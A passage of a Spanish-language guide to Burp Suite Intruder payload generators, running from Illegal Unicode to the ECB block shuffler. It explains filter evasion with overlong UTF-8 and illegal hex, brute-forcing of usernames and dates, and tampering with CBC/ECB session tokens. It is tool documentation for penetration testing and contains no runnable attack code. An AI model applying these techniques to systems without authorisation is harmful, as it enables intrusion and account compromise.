7. Illegal Unicode


Esta payload se puede usar para generar representaciones de caracteres Unicode ilegales. A veces es efectivo eludir filtros diseñados para bloquear ciertos caracteres, por ejemplo defensas contra ataques de rutas de ficheros que coinciden con las codificaciones esperadas de las secuencias ../ y ..\. Illegal Unicode opera en una lista de elementos y genera una cantidad de payloads de cada elemento reemplazando un carácter especificado dentro de cada elemento con codificaciones Unicode ilegales de otro carácter. Las opciones disponibles son las siguientes:


- Overlong UTF-8 encodings: El esquema de codificación Unicode permite utilizar hasta 6 octetos para representar un solo carácter. Los caracteres ASCII básicos (0x00 – 0x7F) se representan correctamente utilizando un solo octeto. Sin embargo es posible representarlos en el esquema Unicode usando más de un octeto. Esta opción se usa para especificar si se debe usar una codificación más larga y de ser así, para establecer el tamaño máximo que se debe usar.
- Illegal UTF-8 continuation bytes: Estas opciones están disponibles si se selecciona una longitud UTF-8 máxima de 2 octetos o más:
  - Do ilegal UTF-8 continuation bytes: Cuando un carácter está codificado con más de un octeto, los octetos que siguen al primero deben tomar la forma binaria 10xxxxxx, para designar que son octetos de continuación. Sin embargo los bits más significativos del primer octeto también identifican la cantidad de octetos de continuación seguirán, por lo que las rutinas de decodificación Unicode pueden ignorar sin problemas los primeros 2 bits de los octetos de continuación. Esto significa que son posibles 3 variantes ilegales de cada octeto de continuación, con las formas binarias 00xxxxxx, 01xxxxxx y 11xxxxxx. Si se selecciona esta opción, se generarán 3 codificaciones adicionales para cada octeto de continuación.
  - Maximize permutations in multi-byte encodings: Esta opción está disponible si se selecciona una longitud máxima de UTF-8 de 3 octetos o más, y se selecciona “Do UTF-8 ilegal”. Si la opción “Maximize permutations in multi-byte encodings” no está seleccionada, Burp Suite trabajará en un octeto de continuación cada vez que genere variantes ilegales. Para cada octeto de de continuación, se generarán las 3 variantes ilegales y los otros octetos de continuación se mantendrán sin cambios. Sin embargo, si se selecciona, Burp Suite generará todas las pemutaciones de variantes ilegales para los octetos de continuación, es decir, se modificará simultáneamente más de un octeto de continuación. Esta característica puede ser útil para intentar eludir los controles

avanzados de coincidencia de patrones, al generar un número mucho mayor de diferentes codificaciones ilegales.

- Illegal hex characters: Estas opciones controlan como se representan las secuencias de octetos generadas usando notación hexadecimal:
- Do ilegal hex: Cuando la lista de elementos codificados ilegalmente se ha generado utilizando “overlong encoding” y variantes ilegales de octetos de continuación, es posible modificar la codificación hexadecimal de las secuencias de octetos resultantes para confundir ciertos controles de coincidencia de patrones. La codificación hexadecimal utiliza los caracteres A – F para representar los valores decimales 10 – 15. Sin embargo algunos decodificadores hexadecimales interpretan G como decimal 16, H como decimal 17, etc. Así que 0x1G puede interpretarse como decimal 32. Además si los caracteres hexadecimales son ilegales se utilizan en la primera posición de un código hexadecimal de 2 dígitos, luego la decodificación resultante desborda el valor máximo de un solo octeto y en esta situación, algunos decodificadores hexadecimales solo usan los 8 bits menos significativos del número resultante. Así que 0xG1 se puede decodificar como decimal 257, que luego se interpreta como decimal 1. Cada código hexadecimal legal de 2 dígitos tiene entre 4 y 6 representaciones hexadecimales ilegales correspondientes que se interpretan como el mismo código hexadecimal si se decodifican como se ha descrito unas líneas más arriba. Si se selecciona la opción “Do ilegal hex”, Burp Suite generará todas las codificaciones hexadecimales ilegales posibles de cada octeto en la lista de elementos codificados ilegalmente.
- Maximize permutations in multi-byte encodings: Esta opción está disponible si se selecciona una longitud máxima de UTF-8 de 2 octetos o más, y se selecciona “Do ilegal hex”. Si la opción “Maximize permutations in multi-byte encodings” no está seleccionada, entonces Burp Suite trabajará en un octeto de continuación cada vez que genere hexadecimales ilegales. Para cada octeto, se generarán entre 4 y 6 codificaciones hexadecimales ilegales y los otros octetos se mantendrán sin cambios. Sin embargo si se selecciona la opción “Maximize permutations”, Burp Suite generará todas las permutaciones de hexadecimales ilegales para todos los octetos, es decir, se modificará simultáneamente más de un octeto. Esta característica puede ser útil para intentar eludir los controles avanzados de coincidencia de patrones, al generar un número mucho mayor de diferentes codificaciones ilegales.
- Hex formatting: Estas opciones controlan el aspecto de los payloads con codificaciones hexadecimales.
- Use lower case alpha characters: Esta opción determina si los caracteres del alfabeto en minúsculas o mayúsculas se utilizarán en los códigos hexadecimales.
- Add % prefix before each byte: Si se selecciona esta opción, entonces se insertará el carácter % antes de cada código hexadecimal de 2 dígitos, para codificar efectivamente los payloads generados mediante URL.
- Total encodings: Esta opción muestra una mejor estimación del número de codificaciones, en función del resto de la configuración y también te permite especificar un límite máximo en el número de codificaciones ilegales que se generarán. Esto puede ser útil si se utilizan grandes “overlong encondings” o si se han seleccionado permutaciones máximas, ya que estas opciones pueden generar un gran número de codificaciones ilegales.
- Match/replace in list items: Estas opciones controlan el reemplazo de caracteres dentro de los elementos de la lista
- Match character: Este es el carácter que se reemplazará dentro de cada elemento de la lista. Se debe usar un carácter ficticio como * en los elementos de tu lista, para indicar donde deben ocurrir los reemplazos.
- Replace with encodings of: Este es el carácter para el cual se derivarán las codificaciones ilegales, para reemplazar el carácter de coincidencia original dentro de cada elemento de la

lista. Esta opción se puede especificar utilizando el propio carácter ASCII o el código hexadecimal de dos dígitos para el carácter. Es útil para especificar caracteres ASCII no imprimibles, como nulo.






8. Character blocks

Este tipo de payload genera payloads basados en bloques de un carácter o cadenas de caracteres específicos. Puede ser útil para detectar desbordamientos de búfer (overflow) y otras vulnerabilidades de condiciones de contorno en software que se ejecuta en un contexto nativo. También se puede utilizar para explotar algunos errores lógicos donde las entradas con una longitud determinada pasa los filtros de entrada o desencadena una ruta de código inesperada. Este tipo de payload tiene las siguientes opciones disponibles:

- Base string: esta es la cadena de entrada a partir de la cual se generarán los bloques de caracteres.
- Min length: es el tamaño del bloque más pequeño que se generará.
- Max length: es el tamaño del bloque más grande que se puede generar.

- Step: es el incremento en la longitud de cada bloque de caracteres.




9. Numbers

Este tipo de payload genera payloads numéricos dentro de un rango determinado y en un formato específico. Cuenta con las siguientes opciones:

- Number range:
  - Type: Esta opción especifica si los números deben generarse en una secuencia definida o al azar.
  - From: Si los números se generan secuencialmente, este es el valor del primer número que se generará. De lo contrario, es el número más pequeño posible que puede generarse aleatoriamente.
  - To: Si los números se generan secuencialmente, este es el valor del último número que se generará o el valor más cercano tras aplicar el incremento por última vez. De lo contrario, es el número más alto posible que puede generarse aleatoriamente.
  - Step: Esta opción está disponible cuando los números se generan de forma secuencial y especifica el incremento entre números sucesivos. El valor puede ser negativo, en cuyo caso los números generados se reducirán.
  - How many: Esta opción está disponible cuando los números se generan aleatoriamente y especifica la cantidad de valores que se generarán. Tener en cuenta que se pueden generar valores duplicados.
- Number format:
  - Base: Esta opción especifica si los números deben generarse en forma decimal o hexadecimal.
  - Min integer digits: Este es el número mínimo de dígitos enteros que tendrá cada número. Los números con menos dígitos enteros se rellenarán con ceros en el lado izquierdo.
  - Max integer digits: Este es el número máximo de dígitos enteros que tendrá cada número. Los números con más dígitos enteros se truncarán, perdiendo sus dígitos enteros más significativos.
  - Min fraction digits: Este es el número mínimo de dígitos de fracción que tendrá cada número. Los números con menos dígitos de fracciones se rellenarán con ceros en el lado derecho. Esta opción no está disponible cuando se generan números hexadecimales.
  - Max fraction digits: Este es el número máximo de dígitos de fracción que tendrá cada número. Los números con más dígitos de fracciones se truncarán, perdiendo sus dígitos

de fracción menos significativos. Esta opción no está disponible cuando se generan números hexadecimales.



10. Dates

Este tipo de payload genera payloads de fecha dentro de un rango determinado y en un formato específico. Este tipo de payload puede ser útil durante la extracción de datos, por ejemplo rastrear un libro de pedidos para entradas colocadas en días diferentes o para fuerza bruta, por ejemplo adivinar la fecha de nacimiento de las credenciales de un usuario. Para este payload están diponibles las siguientes opciones:


- From: Es la primer fecha y la más antigua que se generará.
- To: Es el valor de la última y la más adelantada en el tiempo, fecha que se generará o la más cercana a la fecha resultante de aplicar el incremento la última vez de forma que, si se aplicara una vez más, superase a la fecha indicada en este campo.
- Step: Es el incremento entre fechas sucesivas, en días, semanas, meses o años. Debe ser un valor positivo.
- Format: Es el formato en el que se deben representar las fechas. Se pueden seleccionar varios formatos de fecha predefinidos, o se puede ingresar un formato de fecha personalizado en el campo de texto.



11. Brute forcer


Esta opción genera payloads de longitudes especificadas que contienen todas las permutaciones de un conjunto de caracteres especificado. En este caso están disponibles las siguientes opciones:

- Character set: El conjunto de caracteres que se utilizará en el payload. Tener en cuenta que el número total de payloads aumenta exponencialmente con el tamaño de este conjunto.
- Min length: La longitud de la payload más corta.
- Max length: La longitud de la payload más larga.




12. Null payloads

Esta opción genera payloads cuyo valor es una cadena vacía. Este tipo de payload es útil cuando un ataque requiere que se realice la misma solicitud repetidamente sin ninguna modificación a la plantilla básica. Esto se puede usar para una variedad de ataques, por ejemplo en la recolección de cookies para el análisis de secuencia, ataques de denegación de servicio o mantener vivo un token de sesión que está siendo utilizado para otras pruebas intermitentes.



13. Character frobber

Esta opción toma una cadena de caracteres como entrada y modifica el valor de cada posición de la cadena dada en cada iteración, incrementando en uno el código ASCII de cada carácter. Este tipo de payload es útil cuando se prueban que valores de parámetros o partes de los valores, tienen un efecto en la respuesta de la aplicación. En particular puede ser útil cuando se prueban que partes de un token de sesión compleja se están utilizando para rastrear el estado de la sesión. Si la modificación del valor de un carácter individual dentro del token de la sesión todavía hace que su solicitud se procese dentro de su sesión, es probable que este carácter en el token no se esté utilizando para rastrear su sesión.




14. Bit flipper

Esta opción opera en una entrada y modifica el valor del bit en una posición cada vez invirtiéndolo. Esto puede ser útil en situaciones similares al tipo Character frobber, pero donde necesita se un


control más preciso. Por ejemplo si los tokens de sesión y otros valores de parámetros contienen datos significativos cifrados con un cifrado de bloque en el modo CBC, puede ser posible cambiar partes de los datos descifrados sistemáticamente modificando los bits dentro del bloque de cifrado anterior. En esta situación se puede usar este tipo para determinar los efectos de modificar bits individuales dentro del valor cifrado y comprender si la aplicación puede ser vulnerable. Este tipo de payload tiene disponibles las siguientes opciones:

- Operate on: Esta opción permite especificar si se desea operar en el valor base de la posición del payload o en otra cadena.
- Format of original data: Esta opción permite especificar si el generador debe operar con el valor literal de los datos originales o debe tratarlo como un código hexadecimal ASCII.
- Select bits to flip: Esta opción le permite especificar que bits de cada octeto se deben invertir, desde el bit menos significativo hasta el bit más significativo.



15. Username generator


Este tipo de payload permite configurar una lista de nombres o direcciones de correo electrónico y devuelve nombres de usuarios potenciales a partir de ellos utilizando varios esquemas comunes. Por ejemplo al proporcionar el nombre “peter weiner” da como resultado hasta 115 nombres de usuario posibles, entre los que podemos encontrar peterweiner, peter.weiner, weinerpeter, weiner.peter, peter, weiner, peterw, peter.w, wpeter, w.peter, etc. Los elementos de la lista se pueden editar de la misma manera que se describe en el tipo Simple List. También se puede configurar un número máximo de resultados a generar.



16. ECB block shuffler

Esta opción se puede utilizar para mezclar bloques de texto cifrado en datos cifrados con ECB, a fin de modificar de manera significativa el texto claro descifrado y potencialmente interferir en la lógica de la aplicación. Debido a que los cifrados de ECB cifran cada bloque de texto sin formato independientemente de otros, los bloques idénticos de texto sin formato se cifran en bloques de texto cifrado idénticos siempre que se use la misma clave y viceversa. Por lo tanto es posible mezclar bloques dentro de una gran porción de texto cifrado con el efecto de mezclar los bloques correspondientes de texto plano cifrado. En algunos datos como un token de sesión estructurado con campos para nombre de usuario, ID de usuario, rol y una marca de tiempo, puede ser posible alterar significativamente el contenido de los datos desencriptados para interferir con el procesamiento de la aplicación y llevar a cabo acciones no autorizadas. Esta opción tiene disponibles las siguientes variantes:

- Encrypted data to shuffle: Esta opción permite especificar si se desea operar en el valor base de la posición o en otra cadena.
- Format of original data: Esta opción permite especificar si el generador debe funcionar con el valor literal de los datos originales o debe ser tratado como un ASCII hexadecimal.
